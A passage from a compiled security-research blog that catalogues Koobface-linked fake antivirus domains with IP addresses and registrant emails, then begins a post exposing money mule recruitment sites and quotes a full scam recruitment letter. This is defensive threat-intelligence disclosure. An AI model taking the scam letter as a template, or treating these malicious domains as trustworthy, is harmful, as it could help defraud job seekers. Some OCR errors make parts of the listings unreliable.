interlantivirus.com - 87.98.130.232- Email: test@now.net.cn

virus-scan-d.com - 87.98.130.232 - Email: test@now.net.cn

bl9-virus-scanner.com - 87.98.130.232 - Email: test@now.net.cn

intera-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interc-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interd-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

intere-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

inter-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interlantivirus.com - 87.98.130.232 - Email: test@now.net.cn

195.5.161.107/psx1/?vih==RANDOM _STRINGS - no domain name

91.212.132.241 /psx1/?vih==RANDOM STRINGS

195.5.161.105 /psx1/?vih==RANDOM _STRINGS

non-antivirus-scan .com - Email: test@now.net.cn

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zin-antivirus-scan .com - Email: test@now.net.cn

nextgen-scannert .com - Email: test@now.net.cn protection15scan .com - Email: test@now.net.cn **nitro-antispyware .com** - Email: test@now.net.cn **z2-antispyware .com** - Email: test@now.net.cn **spy-detectore .com** - Email: admin@clossingt.com dis7-antivirus .com - Email: admin@vertigosmart.com v2comp-scanner .com - Email: admin@vertigosmart.com **new-av-scannere .com -** Email: missbarlingmail@aol.com **smartvirus-scan6.com** - Email: info@terranova.com **spywaremaxscan4 .com** - Email: out@trialzoom.com **super6antispyware .com** - Email: mail@ordercom.com **spyware-max-scan3.com** - Email: out@trialzoom.com max-antivirus-security5 .com - Email: mail@dvnadoter.com

winterdiscounts5 .com - Email: mail@haselbladtour.com
11-antivirus .com - Email: call555call@live.com
1-antivirus .com - Email: call555call@live.com
1m-online-scanner .com - Email: stellar2@yahoo.com
2m-online-scanner .com - Email: stellar2@yahoo.com
2pro-antispyware .com - Email: mail@yahoo.com

3pro-antispyware .com - Email: mail@yahoo.com

6-antivirus .com - Email: call555call@live.com

7-antivirus .com - Email: call555call@live.com

9-antivirus .com - Email: call555call@live.com

a0-online-scanner .com - Email: stellar2@yahoo.com

a9-online-scanner .com - Email: stellar2@yahoo.com

aa-antivirus .com - Email: call555call@live.com

aa-online-scanner .com - Email: call555call@live.com

ab-antivirus .com - Email: call555call@live.com

ac-antivirus .com - Email: call555call@live.com

ad-antivirus .com - Email: call555call@live.com

adv1-system-scanner.com - Email: JayRKibbe@live.com

adv2-system-scanner .com - Email: JayRKibbe@live.com

ae-antivirus .com - Email: call555call@live.com

antivirus-expert-a .com - Email: 900ekony@live.com

antivirus-expert-i .com - Email: 900ekony@live.com

antivirus-expert-r.com - Email: 900ekony@live.com

antivirus-expert-y .com - Email: 900ekony@live.com

antivirussystemscan1 .com - Email: 900ekony@live.com

antivirussystemscana .com - Email: 900ekony@live.com

army-antispywarea .com - Email: beliec99@yahoo.com
army-antispywarei .com - Email: beliec99@yahoo.com
army-antispywarel .com - Email: beliec99@yahoo.com
army-antispywarep .com - Email: beliec99@yahoo.com
army-antivirusa .com - Email: beliec99@yahoo.com
army-antivirusd .com - Email: beliec99@yahoo.com
army-antivirust .com - Email: beliec99@yahoo.com
army-antivirusv .com - Email: beliec99@yahoo.com
army-antivirusv .com - Email: beliec99@yahoo.com

b1-online-scanner .com - Email: stellar2@yahoo.com best-antivirusk0 .com

bestpd-virusscanner .com - Email: SusanCWagner@yahoo.com

bestpr-virusscanner .com - Email: SusanCWagner@yahoo.com

crystal-antimalware .com - Email: mail@vertigocats.com
crystal-antivirus .com - Email: mail@vertigocats.com
crystal-pro-scan .com - Email: mail@vertigocats.com
crystal-pro-scanner .com - Email: mail@vertigocats.com
crystal-spyscanner .com - Email: mail@vertigocats.com

crystal-threatscanner .com - Email: mail@vertigocats.com

crystal-virusscanner .com - Email: mail@vertigocats.com extra-spyware-defencea .com - Email: fabula8@live.com extra-spyware-defenceb .com - Email: fabula8@live.com malware-a-scan .com - Email: mail@bristonnews.com malware-b-scan .com - Email: mail@bristonnews.com malware-c-scan .com - Email: mail@bristonnews.com malware-d-scan .com - Email: mail@bristonnews.com malware-t-scan .com - Email: mail@bristonnews.com mega-antispywarea .com - Email: fabula8@live.com mega-antispywareb .com - Email: fabula8@live.com mm-online-scanner .com - Email: stellar2@yahoo.com my-computer-antivirusa .com - Email: dillinzer1@yahoo.com

my-computer-antivirusb .com - Email: dillinzer1@yahoo.com

my-computer-antiviruse .com - Email: dillinzer1@yahoo.com

my-computer-antivirusq.com - Email: dillinzer1@yahoo.com

my-computer-antivirusw .com - Email: dillinzer1@yahoo.com

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my-computer-scanc .com - Email:
clintommail2@vahoo.com
my-computer-scane .com - Email:
clintommail2@yahoo.com
my-computer-scanl .com - Email:
clintommail2@yahoo.com
my-computer-scannera .com - Email:
clintommail2@yahoo.com
my-computer-scannerl .com - Email:
clintommail2@yahoo.com
my-computer-scannerm .com - Email:
clintommail2@yahoo.com
my-computer-scannern .com - Email:
clintommail2@yahoo.com
my-computer-scannery .com - Email:
clintommail2@yahoo.com
my-computer-scanw .com - Email:
clintommail2@yahoo.com
my-pc-online-scanm .com - Email: dillinzer1@yahoo.com
my-pc-online-scann .com - Email: dillinzer1@yahoo.com
my-pc-online-scanr .com - Email: dillinzer1@yahoo.com
my-pc-online-scanv.com - Email: dillinzer1@yahoo.com
n1-system-scanner.com - Email: JayRKibbe@live.com
```

n2-system-scanner.com - Email: JayRKibbe@live.com

nasa-antivirus1 .com - Email: call555call@live.com
nasa-antivirus3 .com - Email: call555call@live.com
nasa-antivirusa .com - Email: call555call@live.com
nasa-antivirusb .com - Email: call555call@live.com
nasa-antiviruso .com - Email: call555call@live.com
pc1-system-scanner .com - Email: JayRKibbe@live.com
pc2-system-scanner .com - Email: JayRKibbe@live.com
pr00-antivirus .com - Email: mail@yahoo.com



pro0-system-scanner .com - Email: JayRKibbe@live.com
pro1-system-scanner .com - Email: JayRKibbe@live.com
pro2-antivirus .com - Email: mail@yahoo.com
pro4-antivirus .com - Email: mail@yahoo.com
pro6-antivirus .com - Email: mail@yahoo.com
pro8-antivirus .com - Email: mail@yahoo.com
remote-antispywarec .com - Email:
teresa2mail.me@live.com

remote-antispywared .com - Email: teresa2mail.me@live.com

remote-antispywaree .com - Email:

teresa2mail.me@live.com

remote-antispywarey .com - Email:

teresa2mail.me@live.com

remote-pc1-scanner .com - Email:

teresa2mail.me@live.com

remote-pc-scannera.com - Email:

teresa2mail.me@live.com

remote-pc-scannerr .com - Email:

teresa2mail.me@live.com

remote-pc-scannerv .com - Email:

teresa2mail.me@live.com

remote-pc-scannery .com - Email:

teresa2mail.me@live.com

scan3antispyware .com - Email: o@mozzilastuf.com

scan6antispyware .com - Email: o@mozzilastuf.com

scan8antispyware .com - Email: o@mozzilastuf.com

scan-antispywarea .com - Email: o@mozzilastuf.com

scan-antispywarec .com - Email: o@mozzilastuf.com

scan-antispywared .com - Email: o@mozzilastuf.com

scan-antispywarez .com - Email: o@mozzilastuf.com

spyware-01-scanner.com - Email: mail@bristonnews.com

spyware-03-scanner.com - Email: mail@bristonnews.com **spyware-05-scanner.com** - Email: mail@bristonnews.com **spyware-06-scanner.com** - Email: mail@bristonnews.com spyware-07-scanner .com - Email: mail@bristonnews.com stcanning-your-computerc .com - Email: mitra66@yahoo.com stcanning-your-computerd .com - Email: mitra66@yahoo.com stcanning-your-computerg.com - Email: mitra66@yahoo.com stcanning-your-computerr .com - Email: mitra66@vahoo.com stcanning-your-computert .com - Email: mitra66@yahoo.com **stcanning-your-pca.com** - Email: mitra66@yahoo.com stcanning-your-pcb .com - Email: mitra66@yahoo.com **stcanning-your-pcc.com** - Email: mitra66@yahoo.com **stcanning-your-pcd .com** - Email: mitra66@yahoo.com stcanning-your-pce.com - Email: mitra66@yahoo.com **stealthv1-antispyware.com** - Email: SteveLCartwright@yahoo.com stealthv2-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv7-antispyware .com - Email:

SteveLCartwright@yahoo.com

stealthv8-antispyware .com - Email:

SteveLCartwright@yahoo.com

stealthv9-antispyware .com - Email:

SteveLCartwright@yahoo.com

ver1-system-scanner .com - Email: JayRKibbe@live.com

ver2-system-scanner .com - Email: JayRKibbe@live.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

windowsv5-antispyware .com - Email:

SteveLCartwright@yahoo.com

windowsv6-antispyware .com - Email:

SteveLCartwright@yahoo.com

windowsv7-antispyware .com - Email:

SteveLCartwright@yahoo.com

windowsv8-antispyware .com - Email:

SteveLCartwright@yahoo.com

windowsv9-antispyware .com - Email:

SteveLCartwright@yahoo.com

z0-online-scanner .com - Email: stellar2@yahoo.com

z1-online-scanner .com - Email: stellar2@yahoo.com

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Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [24]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd:

antispy-download .org - Email:

robertsimonkroon@gmail.com

scanner-virus-free .org - Email:

robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

tube-sex-porn .org - Email: robertsimonkroon@gmail.com

download-free-files .org - Email:

robertsimonkroon@gmail.com

tube-porn-best .org - Email: robertsimonkroon@gmail.com

scan-your-pc-now .org - Email: michaeltycoon@gmail.com

```
scanner-virus-free .com - Email:
robertsimonkroon@gmail.com
tube-sex-porn .com - Email: robertsimonkroon@gmail.com
scanner-free-virus .com - Email:
robertsimonkroon@gmail.com
tube-porn-best .com - Email:
robertsimonkroon@gmail.com
antispy-download .info - Email:
robertsimonkroon@gmail.com
soft-download-free .info - Email:
robertsimonkroon@gmail.com
107
scanner-virus-free .info - Email:
robertsimonkroon@gmail.com
scanner-free-virus .info - Email:
robertsimonkroon@gmail.com
scan-your-pc-now .info - Email:
michaeltycoon@gmail.com
adult-tube-free .net - Email: michaeltycoon@gmail.com
scanner-virus-free .net - Email:
robertsimonkroon@gmail.com
tube-sex-porn .net - Email: robertsimonkroon@gmail.com
```

download-free-files .net - Email:

michaeltycoon@gmail.com

scanner-free-virus .net - Email:

robertsimonkroon@gmail.com

tube-porn-best .net - Email: robertsimonkroon@gmail.com

ekjsoft .eu - Email: robertsimonkroon@gmail.com

antispy-download .biz - Email:

robertsimonkroon@gmail.com

soft-download-free .biz - Email:

robertsimonkroon@gmail.com

scanner-virus-free .biz - Email:

robertsimonkroon@gmail.com

free-malware-scan .biz - Email:

robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-sex-porn .biz - Email: robertsimonkroon@gmail.com

download-free-files .biz - Email:

michaeltycoon@gmail.com

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scanner-free-virus .biz - Email:

robertsimonkroon@gmail.com

download-free-soft .biz - Email:

robertsimonkroon@gmail.com

tube-porn-best .biz - Email: robertsimonkroon@gmail.com

scan-your-pc-now .biz - Email: michaeltycoon@gmail.com

porn-tube-sex .biz - Email: robertsimonkroon@gmail.com

alrzsoft .in - Email: petrenko.kolia@yandex.ru

antispy-download .biz - Email:

robertsimonkroon@gmail.com

cool-tube-porn .net - Email: robertsimonkroon@gmail.com

cool-tube-porn .org - Email: robertsimonkroon@gmail.com

download-free-now .net - Email:

robertsimonkroon@gmail.com

download-free-now .org - Email:

robertsimonkroon@gmail.com

download-free-soft .com - Email:

robertsimonkroon@gmail.com

download-free-soft .net - Email:

robertsimonkroon@gmail.com

download-scaner-free .com - Email:

robertsimonkroon@gmail.com

ekjsoft .eu

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fdglsoft .in - Email: petrenko.kolia@yandex.ru

free-virus-scanner .net - Email:

robertsimonkroon@gmail.com

kleqsoft .in - Email: petrenko.kolia@yandex.ru

kltysoft .in - Email: petrenko.kolia@yandex.ru

ktyjsoft .in - Email: petrenko.kolia@yandex.ru

kyezsoft .in - Email: petrenko.kolia@yandex.ru

Ikrjsoft .in - Email: petrenko.kolia@yandex.ru

Ikrtsoft .in - Email: petrenko.kolia@yandex.ru

mgtlsoft .in - Email: petrenko.kolia@yandex.ru

porn-sex-tube .net - Email: robertsimonkroon@gmail.com

porn-sex-tube .org - Email: robertsimonkroon@gmail.com

scan-free-malware .net - Email:

robertsimonkroon@gmail.com

scan-free-malware .org - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .com - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .info - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .net - Email:

robertsimonkroon@gmail.com

spyware-scaner-free .org - Email:

robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .com - Email:

robertsimonkroon@gmail.com

tube-best-porn .net - Email: robertsimonkroon@gmail.com
tube-best-porn .org - Email: robertsimonkroon@gmail.com
110

tube-porn-sex .info - Email: robertsimonkroon@gmail.com
tube-porn-sex .net - Email: robertsimonkroon@gmail.com
tube-porn-sex .org - Email: robertsimonkroon@gmail.com
What's so special about the
robertsimonkroon@gmail.com email anyway?

It's the fact that not only was

[25]the email was once again used to register [26]scareware domains two times in July, 2009, but also, as pointed out in November 2009's "[27]Koobface Botnet's Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

Oni9o1s3feu60 .cn - Email: robertsimonkroon@gmail.com
6j5aq93iu7yv4 .cn - Email: robertsimonkroon@gmail.com
mf6gy4lj79ny5 .cn - Email: robertsimonkroon@gmail.com
84u9wb2hsh4p6 .cn - Email: robertsimonkroon@gmail.com
6pj2h8rqkhfw7 .cn - Email: robertsimonkroon@gmail.com
7cib5fzf462g8 .cn - Email: robertsimonkroon@gmail.com
7bs5nfzfkp8q8 .cn - Email: robertsimonkroon@gmail.com
kt4lwumfhjb7a .cn - Email: robertsimonkroon@gmail.com

q2bf0fzvjb5ca .cn - Email: robertsimonkroon@gmail.com rncocnspr44va .cn - Email: robertsimonkroon@gmail.com tleayoft9226b .cn - Email: robertsimonkroon@gmail.com 4qo4i9n76ttwd .cn - Email: robertsimonkroon@gmail.com kzvi4iiutr11e .cn - Email: robertsimonkroon@gmail.com hxc7jitg7k57e .cn - Email: robertsimonkroon@gmail.com mfbj6pquvjv8e .cn - Email: robertsimonkroon@gmail.com mt3pvkfmpi7de .cn - Email: robertsimonkroon@gmail.com fb7pxcqyb45oe .cn - Email: robertsimonkroon@gmail.com fyivbrl3b0dyf .cn - Email: robertsimonkroon@gmail.com **z6ailnvi94jgg .cn** - Email: robertsimonkroon@gmail.com ue4x08f5myqdl .cn - Email: robertsimonkroon@gmail.com p7keflvui9fkl .cn - Email: robertsimonkroon@gmail.com gjpwsc5p7oe3m .cn - Email: robertsimonkroon@gmail.com fluqldfi3qkcm .cn - Email: robertsimonkroon@gmail.com 7mx1z5jq0nt3o .cn - Email: robertsimonkroon@gmail.com **3uxyctrlmigeo .cn** - Email: robertsimonkroon@gmail.com p0umob9k2g7mp .cn - Email: robertsimonkroon@gmail.com

od32qjx6meqos .cn - Email: robertsimonkroon@gmail.com

bnfdxhae1rgey .cn - Email: robertsimonkroon@gmail.com

7zju2l82i2zhz .cn - Email: robertsimonkroon@gmail.com

Stay tuned for a massive Koobface related activities update, analyzing the gang's multi-tasking throughout

the entire January, 2010 - descriptive historical OSINT offers long-term value in cross-checking for connections.

Related Koobface gang/botnet research:

[28] How the Koobface Gang Monetizes Mac OS X Traffic

[29]The Koobface Gang Wishes the Industry "Happy Holidays"

[30]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[31]Koobface Botnet Starts Serving Client-Side Exploits

[32]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[33]Koobface Botnet's Scareware Business Model - Part Two

[34]Koobface Botnet's Scareware Business Model - Part One

111

[35]Koobface Botnet Redirects Facebook's IP Space to my Blog

[36]New Koobface campaign spoofs Adobe's Flash updater

- [37]Social engineering tactics of the Koobface botnet
- [38]Koobface Botnet Dissected in a TrendMicro Report
- [39]Movement on the Koobface Front Part Two
- [40]Movement on the Koobface Front
- [41]Koobface Come Out, Come Out, Wherever You Are
- [42]Dissecting Koobface Worm's Twitter Campaign

The Diverse Portfolio of Fake Security Software Series:

- [43]A Diverse Portfolio of Fake Security Software Part Twenty Four
- [44]A Diverse Portfolio of Fake Security Software Part Twenty Three
- [45]A Diverse Portfolio of Fake Security Software Part Twenty Two
- [46]A Diverse Portfolio of Fake Security Software Part Twenty One
- [47]A Diverse Portfolio of Fake Security Software Part Twenty
- [48]A Diverse Portfolio of Fake Security Software Part Nineteen
- [49]A Diverse Portfolio of Fake Security Software Part Eighteen
- [50]A Diverse Portfolio of Fake Security Software Part Seventeen

[51]A Diverse Portfolio of Fake Security Software - Part Sixteen

[52]A Diverse Portfolio of Fake Security Software - Part Fifteen

[53]A Diverse Portfolio of Fake Security Software - Part Fourteen

[54]A Diverse Portfolio of Fake Security Software - Part Thirteen

[55]A Diverse Portfolio of Fake Security Software - Part Twelve

[56]A Diverse Portfolio of Fake Security Software - Part Eleven

[57]A Diverse Portfolio of Fake Security Software - Part Ten

[58]A Diverse Portfolio of Fake Security Software - Part Nine

[59]A Diverse Portfolio of Fake Security Software - Part Eight
[60]A Diverse Portfolio of Fake Security Software - Part Seven
[61]A Diverse Portfolio of Fake Security Software - Part Six
[62]A Diverse Portfolio of Fake Security Software - Part Five
[63]A Diverse Portfolio of Fake Security Software - Part Four
[64]A Diverse Portfolio of Fake Security Software - Part Three
[65]A Diverse Portfolio of Fake Security Software - Part Two
[66]Diverse Portfolio of Fake Security Software

This post has been reproduced from [67]Dancho Danchev's blog. Follow him [68]on Twitter.

- 1. http://blogs.zdnet.com/security/?p=4297
- 2. http://en.wikipedia.org/wiki/Opportunity_cost

3.

http://www.virustotal.com/analisis/b157a41bcaf22d404785e 2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-12651

47897

4.

http://www.virustotal.com/analisis/8562070059a98634689e 0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653

5.

http://www.virustotal.com/analisis/8e4e1d0382dda2c2f2ccc9 ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653

<u>33130</u>

6.

http://www.virustotal.com/analisis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653

85013

7.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

07256

8.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

112

<u>20621</u>

9.

http://www.virustotal.com/analisis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654

76116

10.

http://www.virustotal.com/analisis/6ee2be84c8df4622de09f7

53b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655

06080

11.

http://www.virustotal.com/analisis/5122cef5ff65e00212c29c 9d6b61a73d2cdc7004e76a75ebec44469464fceeb0-12655

78417

12.

http://www.virustotal.com/analisis/47351336cc4408d20d243 1330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656

52899

13.

http://www.virustotal.com/analisis/6640370dbabdd1f206931 588eafd9172566d0047b2c2857353148c70eba61046-12658

<u>23028</u>

14.

http://www.virustotal.com/analisis/3e289a5c06258aca2a21e 6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658

45020

15.

http://www.virustotal.com/analisis/d893e69082e5553d6881 6afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659

<u>08933</u>

16.

http://www.virustotal.com/analisis/99c63f4333fe748b59e040 ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659

31797

17.

http://www.virustotal.com/analisis/47af520feea8efeec59325f 7cded16af42b2cb459c34dde121098e222332db1f-12660

00454

18.

http://www.virustotal.com/analisis/5a4a50d2e4a1023a8b80f 2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-12660

17625

19.

http://www.virustotal.com/analisis/a7523cd6a95be9efbf7d2a 2251adeb0ebe032680f4323cc09065c740bbd18166-12665

<u>20546</u>

20.

http://www.virustotal.com/analisis/ab049035d0ca70b6679a5dd138132e9ba195fce13931ff44d14259670423731f-12667

97102

21.

http://www.virustotal.com/analisis/3d6c89f193b31c41c4083 00ebe006fd79239a401bcb70fe907605bb2af8c6de4-12668

50664

22.

http://www.virustotal.com/analisis/cff397f260e39d5fa32662 6eb7acde49938ed21c1b52ac6ec70594595060e470-12669

23.

http://www.virustotal.com/analisis/7feb701fce09c541669ee6 ff9a1696832459e4073119eeed76c82266fcdadb15-12670

- 24. http://whois.domaintools.com/212.150.164.190
- 25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html
- 26. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html
- 27. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 28. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html
- 29. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html
- 30. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html
- 31. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html
- 32. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html
- 33. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html
- 34. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html


- 35. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html
- 36. http://blogs.zdnet.com/security/?p=4594
- 37. http://content.zdnet.com/2346-12691 22-352597.html
- 38. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html
- 39. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html
- 40. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html
- 41. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html
- 42. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

- 43. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html
- 44. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html
- 45. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html
- 46. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html
- 47. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

- 48. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html
- 49. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html
- 50. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html
- 51. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html
- 52. <u>http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html</u>
- 53. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html
- 54. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html
- 55. <u>http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html</u>
- 56. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html
- 57. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html
- 58. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html
- 59. <u>http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html</u>
- 60. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

- 61. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html
- 62. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html
- 63. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html
- 64. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html
- 65. <u>http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html</u>
- 66. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html
- 67. http://ddanchev.blogspot.com/
- 68. http://twitter.com/danchodanchev

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Keeping Money Mule Recruiters on a Short Leash - Part Two (2010-02-09 20:17)

With [1]money mule recruitment syndicates continuing to expand their [2]geographically diverse inventories of

gullible mules, keeping their operations on a short leash is becoming a tradition. What the non-existent organizations profiled in this post have in common with the non-existent organizations profiled before, is the vendor of money

mule recruitment creative, thanks to whose standardization of the recruitment process, everyone willing to invest a modest amount of money can start recruiting. Despite [3]the ongoing mix of [4]abusing legitimate infrastructure ([5]Web 2.0 services, dedicated hosting within legitimate ISPs - [6]Tweet 1; [7]Tweet 2; [8]Tweet 3; [9]Tweet 4; [10]Tweet 5; [11]Tweet 6) and using purely malicious infrastructure, centralization is cybecrime operations is still an inseparable part of the cybercrime ecosystem.


Case in point is [12]AS47560 - [13]VESTEH-NET-as Vesteh LLC, where the cybercriminals have not only chosen

to host their money mule recruitment domain portfolio, but also, the actual Zeus crimeware command and control

servers. Pretty convenient indeed, however a minimalistic OPSEC attitude leading to increased exposure.

The newly introduced money mule recruitment domains, rely on the same DIY web interface, and the same

"payment processing agent" agreement seen in previous campaigns. What's naturally changing are the web page layouts combined with a new description of the non-existent company. Here's a sample from the currently active ones: 115



"Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online

services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

The fact that money mule recruiters aggregate contact details from career building web sites, isn't new - see

"[14] Major career web sites hit by spammers attack". Here are the [15] sample letters emailed to a prospective money mule, which [16] spotted the scam and avoided it:

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"After reviewing your resume online we have decided to propose you a Payment Processing Agent vacancy.

My name is Sarah Forbes and I'm working at SUCCESS Group Inc. Our company is a well-known one. It was

founded in the USA and deals mainly with recruitment of IT professionals. The job we offer is a part-time position with a flexible schedule. On average the working hours are 2-3 hours a day (Monday through Friday). Our job

requirements: Internet access and e-mail. Successful applicants are offered a probationary period (30 days). All agents get a training and online support. We evaluate the

employees at least one week prior to the end of their trial period. NOTE: During the probationary period termination can be recommended by the supervisor.

The pay is \$2,300 per month during the Trial Period + 8 % commission from each successfully handled pay-

ment. Total income is about \$4,500 per month. After the first 30 days your base salary will be increased up

to \$3,000 a month. NOTE: After the probationary period you may request additional assignments or proceed a

full-time. If you are interested in the offer, please, contact me at success.sarah.forbes@googlemail.com for the details.

	_ <i>_FORM</i>	<i>FORM</i>	FORM
First name:			
Last name:			
Country of r	residence:		
Contact pho	one:		
Preferred ca	ntime:		
	FORM	FORM	FORM
Our representatives will reply within 48 hours. NOTE: This is not a sales position.			
Sincerely,			
Sarah Forhe	oc .		

SUCCESS Group Inc

job@success-groupinc.tw

Phone: 1-585-267-5988

Fax: 1-585-672-6137"

Let's expose the domain portfolios in question.

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91.200.164.18	aurora-groupco.tw
91,200,164,21	aurora-groupco.ws
91.200.164.19	aurora-groupinc.tw
91.200.164.19	aurora-groupinc.ws
91,200,164,19	bear-groupco.ws
91.200.164.19	bear-groupinc.ws
91.200.164.18	citizen-groupco.tw
91.200.164.21	citizen-groupco.ws
91.200.164.21	citizen-groupsvc.tw
91.200.164.18	citizengroupinc.ws
91,200,164,22	classic-groupco.ws
